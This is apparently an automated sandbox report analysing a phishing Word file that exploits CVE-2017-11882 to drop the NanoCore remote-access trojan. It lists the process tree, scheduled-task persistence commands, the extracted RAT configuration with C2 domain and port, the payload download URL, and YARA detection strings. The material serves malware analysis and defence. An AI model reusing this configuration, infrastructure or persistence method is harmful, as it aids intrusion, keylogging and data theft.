ID: 431710
Sample Name: NEW ORDER
Ref PO-298721.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 07:47:05
Date: 09/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report NEW ORDER Ref PO-298721.doc

Overview


General Information

Sample Name:	NEW ORDER Ref PO-298721.doc
Analysis ID:	431710
MD5:	f343ce75606d600.
SHA1:	0aca94dd295f12f..
SHA256:	194abfeb6f78221..
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




Nanocore

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected Nanocore Rat
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Sigma detected: NanoCore
- Snort IDS alert for network traffic (e.…
- Yara detected AntiVM3
- Yara detected Nanocore RAT
- .NET source code contains method …
- .NET source code contains potentia…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 1464 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 2352 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - cat464923.exe (PID: 2668 cmdline: C:\Users\user\AppData\Roaming\cat464923.exe MD5: 61DE33A77D34A313DF07DC2BDD28140A)
    - cat464923.exe (PID: 2324 cmdline: {path} MD5: 61DE33A77D34A313DF07DC2BDD28140A)
      - schtasks.exe (PID: 2800 cmdline: 'schtasks.exe' /create /f /tn 'SMTP Service' /xml 'C:\Users\user\AppData\Local\Temp\tmp60E5.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
      - schtasks.exe (PID: 2988 cmdline: 'schtasks.exe' /create /f /tn 'SMTP Service Task' /xml 'C:\Users\user\AppData\Local\Temp\tmp4F5A.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
- taskeng.exe (PID: 2904 cmdline: taskeng.exe {C1636649-2706-44BF-BD6B-15CC427FB25D} S-1-5-21-966771315-3019405637-367336477-1006:user-PC\user:Interactive:[1] MD5: 65EA57712340C09B1B0C427B4848AE05)
  - cat464923.exe (PID: 2468 cmdline: C:\Users\user\AppData\Roaming\cat464923.exe 0 MD5: 61DE33A77D34A313DF07DC2BDD28140A)
    - cat464923.exe (PID: 1544 cmdline: {path} MD5: 61DE33A77D34A313DF07DC2BDD28140A)
  - smtpsvc.exe (PID: 2416 cmdline: 'C:\Program Files (x86)\SMTP Service\smtpsvc.exe' 0 MD5: 61DE33A77D34A313DF07DC2BDD28140A)
    - smtpsvc.exe (PID: 1688 cmdline: {path} MD5: 61DE33A77D34A313DF07DC2BDD28140A)
    - smtpsvc.exe (PID: 2620 cmdline: {path} MD5: 61DE33A77D34A313DF07DC2BDD28140A)
- smtpsvc.exe (PID: 2252 cmdline: 'C:\Program Files (x86)\SMTP Service\smtpsvc.exe' MD5: 61DE33A77D34A313DF07DC2BDD28140A)
  - smtpsvc.exe (PID: 2004 cmdline: {path} MD5: 61DE33A77D34A313DF07DC2BDD28140A)
  - smtpsvc.exe (PID: 2536 cmdline: {path} MD5: 61DE33A77D34A313DF07DC2BDD28140A)
- **cleanup**

Malware Configuration

Threatname: NanoCore

```
{
  "Version": "1.2.2.0",
  "Mutex": "f9198f9a-66a7-4bba-ab1c-dff8091c",
  "Group": "Default",
  "Domain1": "tzitziklishop.ddns.net",
  "Domain2": "tzitziklishop.ddns.net",
  "Port": 1665,
  "KeyboardLogging": "Enable",
  "RunOnStartup": "Enable",
  "RequestElevation": "Disable",
  "BypassUAC": "Enable",
  "ClearZoneIdentifier": "Enable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Enable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 4000,
  "RestartDelay": 5000,
  "TimeoutInterval": 5000,
  "KeepAliveTimeout": 30000,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "ffff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "0000a000",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "",
  "BackupDNSServer": "37.235.1.177",
  "BypassUserAccountControlData": "<?xml version=\"1.0\" encoding=\"UTF-16\"?>\r\n<Task version=\"1.2\" xmlns=\"http://schemas.microsoft.com/windows/2004/02/mit/task\">\r\n
<RegistrationInfo />\r\n  <Triggers />\r\n  <Principals>\r\n    <Principal id=\"Author\">\r\n      <LogonType>InteractiveToken</LogonType>\r\n
<RunLevel>HighestAvailable</RunLevel>\r\n    </Principal>\r\n  </Principals>\r\n  <Settings>\r\n    <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>\r\n
<DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>\r\n    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>\r\n
<AllowHardTerminate>true</AllowHardTerminate>\r\n    <StartWhenAvailable>false</StartWhenAvailable>\r\n    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>\r\n
<IdleSettings>\r\n      <StopOnIdleEnd>false</StopOnIdleEnd>\r\n      <RestartOnIdle>false</RestartOnIdle>\r\n    </IdleSettings>\r\n
<AllowStartOnDemand>true</AllowStartOnDemand>\r\n    <Enabled>true</Enabled>\r\n    <Hidden>false</Hidden>\r\n    <RunOnlyIfIdle>false</RunOnlyIfIdle>\r\n
<WakeToRun>false</WakeToRun>\r\n    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>\r\n    <Priority>4</Priority>\r\n  </Settings>\r\n  <Actions Context=\"Author\">\r\n
<Exec>\r\n      <Command>\"#EXECUTABLEPATH\"</Command>\r\n      <Arguments>$(Arg0)</Arguments>\r\n    </Exec>\r\n  </Actions>\r\n</Task"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.2090289398.00000000240A000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000010.00000000.2148512830.00000000040200000.00000040.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xff8d:$x1: NanoCore.ClientPluginHost • 0xffca:$x2: IClientNetworkHost • 0x13afd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
00000010.00000000.2148512830.00000000040200000.00000040.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
00000010.00000000.2148512830.00000000040200000.00000040.00000001.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0xfcf5:$a: NanoCore • 0xfd05:$a: NanoCore • 0xff39:$a: NanoCore • 0xff4d:$a: NanoCore • 0xff8d:$a: NanoCore • 0xfd54:$b: ClientPlugin • 0xff56:$b: ClientPlugin • 0xff96:$b: ClientPlugin • 0xfe7b:$c: ProjectData • 0x10882:$d: DESCrypto • 0x1824e:$e: KeepAlive • 0x1623c:$g: LogClientMessage • 0x12437:$i: get_Connected • 0x10bb8:$j: #=q • 0x10be8:$j: #=q • 0x10c04:$j: #=q • 0x10c34:$j: #=q • 0x10c50:$j: #=q • 0x10c6c:$j: #=q • 0x10c9c:$j: #=q • 0x10cb8:$j: #=q
00000005.00000002.2347454023.00000000040400000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe75:$x1: NanoCore.ClientPluginHost • 0xe8f:$x2: IClientNetworkHost

Click to see the 94 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
17.0.smtpsvc.exe.400000.4.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1018d:$x1: NanoCore.ClientPluginHost • 0x101ca:$x2: IClientNetworkHost • 0x13cfd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
17.0.smtpsvc.exe.400000.4.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xff05:$x1: NanoCore Client.exe • 0x1018d:$x2: NanoCore.ClientPluginHost • 0x117c6:$s1: PluginCommand • 0x117ba:$s2: FileCommand • 0x1266b:$s3: PipeExists • 0x18422:$s4: PipeCreated • 0x101b7:$s5: IClientLoggingHost
17.0.smtpsvc.exe.400000.4.unpack	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
17.0.smtpsvc.exe.400000.4.unpack	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0xfef5:$a: NanoCore • 0xff05:$a: NanoCore • 0x10139:$a: NanoCore • 0x1014d:$a: NanoCore • 0x1018d:$a: NanoCore • 0xff54:$b: ClientPlugin • 0x10156:$b: ClientPlugin • 0x10196:$b: ClientPlugin • 0x1007b:$c: ProjectData • 0x10a82:$d: DESCrypto • 0x1844e:$e: KeepAlive • 0x1643c:$g: LogClientMessage • 0x12637:$i: get_Connected • 0x10db8:$j: #=q • 0x10de8:$j: #=q • 0x10e04:$j: #=q • 0x10e34:$j: #=q • 0x10e50:$j: #=q • 0x10e6c:$j: #=q • 0x10e9c:$j: #=q • 0x10eb8:$j: #=q
17.0.smtpsvc.exe.400000.2.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1018d:$x1: NanoCore.ClientPluginHost • 0x101ca:$x2: IClientNetworkHost • 0x13cfd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
Click to see the 142 entries				

Sigma Overview

AV Detection:

Sigma detected: NanoCore

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

E-Banking Fraud:

Sigma detected: NanoCore

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Stealing of Sensitive Information:

Sigma detected: NanoCore

Remote Access Functionality:

Sigma detected: NanoCore

Signature Overview

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Yara detected Nanocore RAT
- Machine Learning detection for dropped file

Exploits:

- Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration
- Uses dynamic DNS services

E-Banking Fraud:

- Yara detected Nanocore RAT

System Summary:

- Malicious sample detected (through community Yara rule)
- .NET source code contains very large strings
- Office equation editor drops PE file

Data Obfuscation:

- .NET source code contains method to dynamically call methods (often used by packers)
- .NET source code contains potential unpacker

Boot Survival:

- Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

- Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

- Yara detected AntiVM3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected Nanocore RAT

Remote Access Functionality:


Detected Nanocore Rat

Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Exploitation for Client Execution 1 3	Scheduled Task/Job 1	Process Injection 1 1 2	Disable or Modify Tools 1	Input Capture 1 1	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 2
Default Accounts	Command and Scripting Interpreter 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	System Information Discovery 1 3	Remote Desktop Protocol	Input Capture 1 1	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	Scheduled Task/Job 1	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Security Account Manager	Security Software Discovery 2 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Standard Port 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 2 2	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Remote Access Software 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 2	LSA Secrets	Virtualization/Sandbox Evasion 2 1	SSH	Keylogging	Data Transfer Size Limits	Non-Application Layer Protocol 2
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Application Layer Protocol 2 2 2
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
NEW ORDER Ref PO-298721.doc	23%	Virustotal		Browse
NEW ORDER Ref PO-298721.doc	34%	ReversingLabs	Document-RTF.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\cat464923.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\catx[1].exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	37%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\catx[1].exe	37%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Roaming\cat464923.exe	37%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
18.0.smtpsvc.exe.400000.4.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
17.0.smtpsvc.exe.400000.2.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
17.0.smtpsvc.exe.400000.4.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
16.2.cat464923.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
5.2.cat464923.exe.400000.1.unpack	100%	Avira	TR/Dropper.Gen		Download File
16.0.cat464923.exe.400000.1.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
5.0.cat464923.exe.400000.1.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
16.0.cat464923.exe.400000.3.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
17.2.smtpsvc.exe.400000.1.unpack	100%	Avira	TR/Dropper.Gen		Download File
18.0.smtpsvc.exe.400000.2.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
5.2.cat464923.exe.4a0000.5.unpack	100%	Avira	TR/NanoCore.fadte		Download File
18.2.smtpsvc.exe.400000.1.unpack	100%	Avira	TR/Dropper.Gen		Download File
5.0.cat464923.exe.400000.3.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File

Domains

Source	Detection	Scanner	Label	Link
carbinz.gq	16%	Virustotal		Browse
tzitziklishop.ddns.net	9%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
tzitziklishop.ddns.net	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://carbinz.gq/modex/catx.exe	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
carbinz.gq	185.239.243.112	true	true	• 16%, Virustotal, Browse	unknown
tzitziklishop.ddns.net	103.133.106.117	true	true	• 9%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
tzitziklishop.ddns.net	true	• Avira URL Cloud: safe	unknown
http://carbinz.gq/modex/catx.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.239.243.112	carbinz.gq	Moldova Republic of		55933	CLOUDIE-AS-APCloudieLimitedHK	true
103.133.106.117	tzitziklishop.ddns.net	Viet Nam		135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	431710
Start date:	09.06.2021
Start time:	07:47:05
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 39s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	NEW ORDER Ref PO-298721.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@26/14@47/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.2% (good quality ratio 0.2%) • Quality average: 75% • Quality standard deviation: 0%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
07:47:37	API Interceptor	37x Sleep call for process: EQNEDT32.EXE modified
07:47:38	API Interceptor	1882x Sleep call for process: cat464923.exe modified
07:47:43	API Interceptor	3x Sleep call for process: schtasks.exe modified
07:47:44	Task Scheduler	Run new task: SMTP Service path: "C:\Users\user\AppData\Roaming\cat464923.exe" s>$(Arg0)
07:47:45	API Interceptor	214x Sleep call for process: taskeng.exe modified
07:47:45	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run SMTP Service C:\Program Files (x86)\SMTP Service\smtpsvc.exe
07:47:46	Task Scheduler	Run new task: SMTP Service Task path: "C:\Program Files (x86)\SMTP Service\smtpsvc.exe" s>$(Arg0)
07:47:47	API Interceptor	462x Sleep call for process: smtpsvc.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.239.243.112	Payment Advice.doc	Get hash	malicious	Browse	• carbinz.gq/modex/canux.exe
	Kangean PO.doc	Get hash	malicious	Browse	• carbinz.gq/modex/liquidx.exe
	ENQUIRY - J3902 Hollow Section.doc	Get hash	malicious	Browse	• vespang.ml/benp/unholy/fadaa/AmhNUkkKoGogl9g.exe
	PO_7067.doc	Get hash	malicious	Browse	• vespang.ml/benp/unholy/djj/qTRPobspXvlwT1l.exe
	Ball,Globe,plug valve spec.doc	Get hash	malicious	Browse	• vespang.ml/benp/unholy/jap/k0lzSkgsBCEeffT.exe
	Purchase Order.xlsx	Get hash	malicious	Browse	• vespang.ml/vanal/tesy.scr
	SwiftMt103.xlsx	Get hash	malicious	Browse	• carbinz.gq/modex/kellyx.exe
	RFQ B 11JU2021.doc	Get hash	malicious	Browse	• vespang.ml/benp/jam/admin/UKq69QoX4veK4Up.exe
	Ball, Globe, plug, Relief and Check valve Spec..doc	Get hash	malicious	Browse	• vespang.ml/benp/jam/omas/skMdx992wfqPuLs.exe
